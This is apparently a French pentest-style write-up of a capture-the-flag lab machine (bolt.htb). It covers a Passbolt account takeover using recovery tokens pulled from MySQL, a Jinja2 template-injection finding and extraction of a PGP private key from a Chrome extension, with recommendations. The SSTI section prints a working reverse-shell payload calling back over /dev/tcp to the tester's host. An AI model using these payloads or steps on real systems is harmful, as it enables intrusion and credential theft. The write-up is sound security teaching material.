- [CWE-312 – Cleartext Storage of Sensitive Information](#)
- [OWASP – Security Misconfiguration](#)
- [Forum officielle Passbolt : Account Recovery CLI](#)

Étapes détaillées de reproduction :

Le pentesteur se connecte au serveur via SSH en tant qu'utilisateur eddie (cf. [V4](#))

En inspectant les fichiers de la boîte mail, il découvre un message de clark expliquant que eddie doit impérativement sauvegarder sa clé PGP pour pouvoir réinitialiser son mot de passe sur le gestionnaire identifié précédemment (passbolt.bolt.htb).

Le pentesteur tente alors de lancer la procédure de récupération de compte en saisissant l'adresse eddie@bolt.htb, sans succès initial (pas d'accès à la boîte mail).



Il consulte ensuite le forum officiel de Passbolt ([discussion sur le forum officiel de passbolt](#)) où il découvre une procédure permettant de réinitialiser un mot de passe en ligne de commande sans lien email, via un endpoint spécifique.

```
http://passbolt.bolt.htb/setup/recover/<user_id_de_eddie>/<authentication_token_de_recovery_de_eddie>
```

Il se connecte à la base MySQL à l'aide des identifiants trouvés dans le fichier /etc/passbolt/passbolt.php (cf. [V4](#)) et récupère les champs user_id et token nécessaires à la réinitialisation :

```
$ mysql -u passbolt -p'MOT_DE_PASSE_MASQUÉ'
mysql> use passboltdb;
```

```
eddie@bolt:~$ mysql -u passbolt -p'r[REDACTED]'
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 1698
Server version: 8.0.26-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use passboltdb ← la base de données de passbolt
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
mysql> select id from users where username = 'eddie@bolt.htb';

mysql> select token from authentication_tokens where user_id = '4e184ee6-e436-47fb-91c9-dccb57f250bc' and type = 'recover';
```

```
mysql> select id,email,subject from email_queue;
+----+-----+-----+
| id | email      | subject                                     |
+----+-----+-----+
| 1  | clark@bolt.htb | Clark just activated their account on passbolt |
| 2  | eddie@bolt.htb | Welcome to passbolt, Eddie!                 |
| 3  | clark@bolt.htb | Eddie just activated their account on passbolt |
| 4  | eddie@bolt.htb | You added the password passbolt.bolt.htb      |
| 6  | eddie@bolt.htb | Your account recovery, Eddie!                 |
| 7  | eddie@bolt.htb | Your account recovery, Eddie!                 |
+----+-----+-----+
6 rows in set (0.00 sec)
```

l'email de eddie


```
mysql> select id from users where username = 'eddie@bolt.htb';
+----+
| id |
+----+
| 4e184ee6-e436-47fb-91c9-dccb57f250bc |
+----+
1 row in set (0.00 sec)
```

le ID de eddie


```
mysql> select token from authentication_tokens where user_id = '4e184ee6-e436-47fb-91c9-dccb57f250bc' and type = 'recover';
+-----+
| token |
+-----+
| 4104f4f8-07cb-4c3f-8759-5c3fe442bdfb |
| 288b6941-f595-47d1-99a0-38a4057826b0 |
+-----+
2 rows in set (0.00 sec)
```

les token de récupération de mot de passe de eddie


Après cela, le pentesteur accède à l'endpoint, il a télécharger une extension de navigateur web pour utiliser le service



Lors de l'étape d'import de la clé, il fournit la **clé privée PGP** précédemment extraite (cf. [V3](#)) et en renseigne la **passphrase**.



Il obtient alors un accès complet au coffre-fort Passbolt, y découvre le mot de passe du compte **root**, et parvient à compromettre totalement le serveur cible.



V2 – Server-Side Template Injection (SSTI) exploitable pour obtenir un shell ★★★★★

Périmètre :

Application Web `demo.bolt.htb`

Description :

Une fonctionnalité d'édition du nom d'utilisateur dans l'application `demo.bolt.htb` est vulnérable à une injection de template côté serveur (SSTI). L'entrée utilisateur est rendue dans un template `Jinja2` via la fonction `render_template_string`, ce qui permet l'exécution de code arbitraire si cette donnée n'est pas correctement échappée.

Cette faille a été identifiée grâce à l'analyse du code source extrait de l'image Docker (cf. [V5](#)), et rendue exploitable par l'accès au vHost `demo.bolt.htb` (cf. [V6](#)). Elle a permis d'obtenir une exécution de commandes sur le serveur avec les droits de l'utilisateur `www-data`.

Impact :

L'exploitation de cette vulnérabilité permet à un attaquant :

- D'exécuter des commandes arbitraires sur le système sous-jacent avec les droits du processus applicatif (`www-data`) ;
- D'accéder à des fichiers sensibles (fichiers de configuration, bases de données, secrets applicatifs) ;
- D'établir une persistance via un accès interactif (reverse shell) ;
- De réaliser des mouvements latéraux vers d'autres systèmes accessibles ;
- Dans le contexte de cet audit, cette faille a permis de compromettre le serveur applicatif, et d'enchaîner sur des vulnérabilités critiques (cf. [V4](#), [V1](#)).

Recommandation :

- Éviter l'usage de fonctions d'évaluation dynamique telles que `render_template_string`. Utiliser les fonctions de rendu sécurisé du moteur de template avec liaison explicite de variables (`render_template`, `{{ variable }}`) ;
- Appliquer une validation et un filtrage rigoureux des entrées utilisateur, selon le contexte (HTML, JavaScript, URL, etc.) ;
- Exécuter l'application dans un environnement cloisonné (conteneur, sandbox) avec les privilèges minimum requis (least privilege) ;
- Réaliser des revues de code régulières pour identifier les usages dangereux de fonctions dynamiques ;
- Intégrer des outils de détection d'injections (dont SSTI) dans la chaîne CI/CD.

Étapes détaillées de reproduction :

Le pentesteur analyse l'image Docker extraite précédemment (cf. [V5](#)), dans laquelle il identifie une base de code Python située dans la couche 41093412e0da..., notamment dans le fichier `/app/base/routes.py`, contenant un code d'invitation actif.

Grâce à ce code (cf. [V6](#)), il crée un compte sur `demo.bolt.htb`.


```
# Something (user or pass) is not ok
return render_template( 'accounts/login.html', msg='Wrong user or password', form=login_form)

if not current_user.is_authenticated:
    return render_template( 'accounts/login.html',
                           form=login_form)
return redirect(url_for('home_blueprint.index'))

@blueprint.route('/register', methods=['GET', 'POST'])
def register():
    login_form = LoginForm(request.form)
    create_account_form = CreateAccountForm(request.form)
    if 'register' in request.form:

        username = request.form['username']
        email = request.form['email']
        code = request.form['invite_code']
        if code != 'X':
            return render_template('code-500.html')
        data = User.query.filter_by(email=email).first()
        if data is None and code == 'X':
            # Check username exists
            user = User.query.filter_by(username=username).first()
            if user:
                return render_template( 'accounts/register.html',
                                       msg='Username already registered'
```

Code d'invitation






En poursuivant l'analyse dans `/app/home/routes.py`, il identifie l'usage de la fonction `render_template_string` dans la route `/confirm/changes/<token>`, où le champ `name` de l'utilisateur est directement intégré au template HTML sans échappement.


```
86 @blueprint.route('/confirm/changes/<token>')
87 def confirm_changes(token):
88     """Confirmation Token"""
89     try:
90         email = ts.loads(token, salt="changes-confirm-key", max_age=86400)
91     except:
92         abort(404)
93     user = User.query.filter_by(username=email).first_or_404()
94     name = user.profile_update
95     template = open('templates/emails/update-name.html', 'r').read()
96     msg = Message(
97         recipients=[f'{user.email}'],
98         sender = 'support@example.com',
99         reply_to = 'support@example.com',
100         subject = "Your profile changes have been confirmed."
101     )
102     msg.html = render_template_string(template % name)
103     mail.send(msg)
104
105     return render_template('index.html')
106
```




En modifiant le nom d'utilisateur dans son profil, le pentesteur insère une expression de test (`{{7*7}}`) dans le champ name, et déclenche l'envoi d'un e-mail de confirmation via mail.bolt.htb. Le mail reçu affiche le résultat (49), prouvant que l'injection est interprétée.



Le mail reçu affiche le résultat (49), prouvant que l'injection est interprétée.



Le pentesteur réutilise la même fonctionnalité pour insérer un payload de reverse shell dans le champ name, puis valide à nouveau le lien de confirmation.



Le pentesteur a confirmé la vulnérabilité, il a donc utilisé cette fois dans le champs `name` un payload pour ouvrir un reverse shell sur sa machine attaquant,

```
{{ namespace.__init__.__globals__.os.popen('bash -c "bash -i >& /dev/tcp/IP_PENTESTEUR/443 0>&1"').read() }}
```

Activity
Timeline
Settings

Email verification is required in order to update personal information.

Name

{{ namespace.__init__.__globals__.os.popen('bash -c "bash -i >& /dev/tcp/10.10.14.6/443 0>&1"').read() }}

Experience

Experience

Skills

Skills


☒ I agree to the [terms and conditions](#)

Submit

a lancé un [netcat](#) en écoute sur sa machine avec la commande

```
$ nc -lvnp 443
```

et a cliqué sur le lien de confirmation comme avant



L'injection est exécutée côté serveur lors du rendu du mail de confirmation. Une connexion est établie avec la machine de l'attaquant, qui obtient un **shell interactif** sous **www-data** sur le serveur cible.

```
(amidon@itsupport)-[~/bolt.htb]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.10.14.6] from (UNKNOWN) [10.10.11.114] 34896
bash: cannot set terminal process group (794): Inappropriate ioctl for device
bash: no job control in this shell
www-data@bolt:~/demo$ who ^H^H^H
w
 04:13:01 up 1 day, 20:15,  0 users,  load average: 0.07, 0.04, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
www-data@bolt:~/demo$ whoami
whoami
www-data
www-data@bolt:~/demo$
```

Ce qui confirme la criticité de la vulnérabilité, **accès au serveur et au système de fichiers**

V3 – Extraction de la clé privée PGP depuis une extension Chrome ★★★★★

Périmètre :

Navigateur Chrome (profil de l'utilisateur eddie), extension Passbolt, fichiers de configuration locaux.

Description :

Les extensions de navigateur peuvent conserver localement des données sensibles dans le répertoire de profil utilisateur (typiquement dans `~/.config`, `%APPDATA%`, ou `Local Storage`).

Dans le cas d'un gestionnaire de mots de passe comme Passbolt, ces données peuvent inclure des `clés PGP privées`, utilisées pour le déchiffrement des secrets stockés.

En l'absence de chiffrement fort ou de mécanisme de protection robuste, toute personne disposant d'un accès au système de fichiers (par exemple via un shell utilisateur) peut extraire la clé privée et, si la passphrase est faible, la casser à l'aide d'une attaque par dictionnaire.

Cela permettrait un accès intégral au coffre-fort Passbolt associé, incluant les mots de passe partagés par d'autres utilisateurs.

Lors de l'audit, le pentesteur a obtenu un shell interactif sous l'utilisateur eddie (cf. [V4](#)). En explorant le système de fichiers, il a localisé un profil Chrome dans `~/.config/google-chrome/Default`. Ce profil contenait les fichiers associés à l'extension Passbolt.

Dans le répertoire `Local Extension Settings/`, le pentesteur a identifié le dossier de l'extension Passbolt (ID : `didegimhafipceonhjpacocaffmoppf`). À l'intérieur, plusieurs fichiers `.log` en binaire contenaient des données brutes. En utilisant l'outil `strings` pour extraire les chaînes textuelles du fichier `000003.log`, puis en filtrant à l'aide de `grep`, il a trouvé un bloc complet de type `-----BEGIN PGP PRIVATE KEY BLOCK-----`, confirmant que la clé privée PGP était stockée en clair, sans chiffrement.

La clé a été extraite, nettoyée (remplacement des séquences `\r\n` par des retours à la ligne classiques), et enregistrée dans un fichier. Elle a ensuite été convertie en format compatible [John The Ripper](#) afin de lancer une attaque par dictionnaire sur la `passphrase`.

Impact :

Compromission complète de l'identité Passbolt de l'utilisateur eddie, incluant ses droits de lecture sur les secrets partagés ;

Accès potentiel à des mots de passe d'administration si ceux-ci ont été partagés avec lui ;

Possibilité pour un attaquant d'importer la clé dans son propre navigateur et d'accéder à tout le contenu du coffre sans interaction supplémentaire.

Recommandation :

- Mettre en œuvre une politique de protection des postes utilisateurs, incluant le chiffrement complet des disques (BitLocker, LUKS) ;
- Chiffrer systématiquement les clés privées avec une passphrase robuste, et imposer une politique de mot de passe fort pour les extensions sensibles ;
- Restreindre l'utilisation de Passbolt à des postes administrés, situés sur un segment réseau sécurisé et soumis à une surveillance renforcée ;
- Auditer les extensions de navigateur autorisées, et contrôler leur gestion locale des données sensibles, notamment dans les répertoires utilisateur (`~/config/google-chrome`, `%APPDATA%`, etc.).

Documentation :

- [CWE-312 – Cleartext Storage of Sensitive Information](#)
- [CWE-522 – Insufficiently Protected Credentials](#)
- [OWASP Top 10 – A07:2021 – Identification and Authentication Failures](#)
- [OWASP – Cryptographic Failures \(A02:2021\)](#)
- [OpenPGP Best Practices – Riseup.net](#)

Étapes détaillées de reproduction :

Le pentesteur a obtenu un accès SSH sur la machine en tant qu'utilisateur eddie (cf. [V4](#)), puis a énuméré les fichiers accessibles dans son répertoire personnel.

```
eddie@bolt:~$ cat /var/mail/eddie
From: clark@bolt.htb Thu Feb 25 14:20:19 2021
Return-Path: <clark@bolt.htb>
X-Original-To: eddie@bolt.htb
Delivered-To: eddie@bolt.htb
Received: by bolt.htb (Postfix, from userid 1001)
        id DFF264CD; Thu, 25 Feb 2021 14:20:19 -0700 (MST)
Subject: Important!
To: <eddie@bolt.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20210225212019.DFF264CD@bolt.htb>
Date: Thu, 25 Feb 2021 14:20:19 -0700 (MST)
From: Clark Griswold <clark@bolt.htb>

Hey Eddie,

The password management server is up and running. Go ahead and download the extension to your browser and get logged in. Be sure to back up your private key because I CANNOT recover it. Your private key is the only way to recover your account. Once you're set up you can start importing your passwords. Please be sure to keep good security in mind - there's a few things I read about in a security whitepaper that are a little concerning ...

-CClark
```

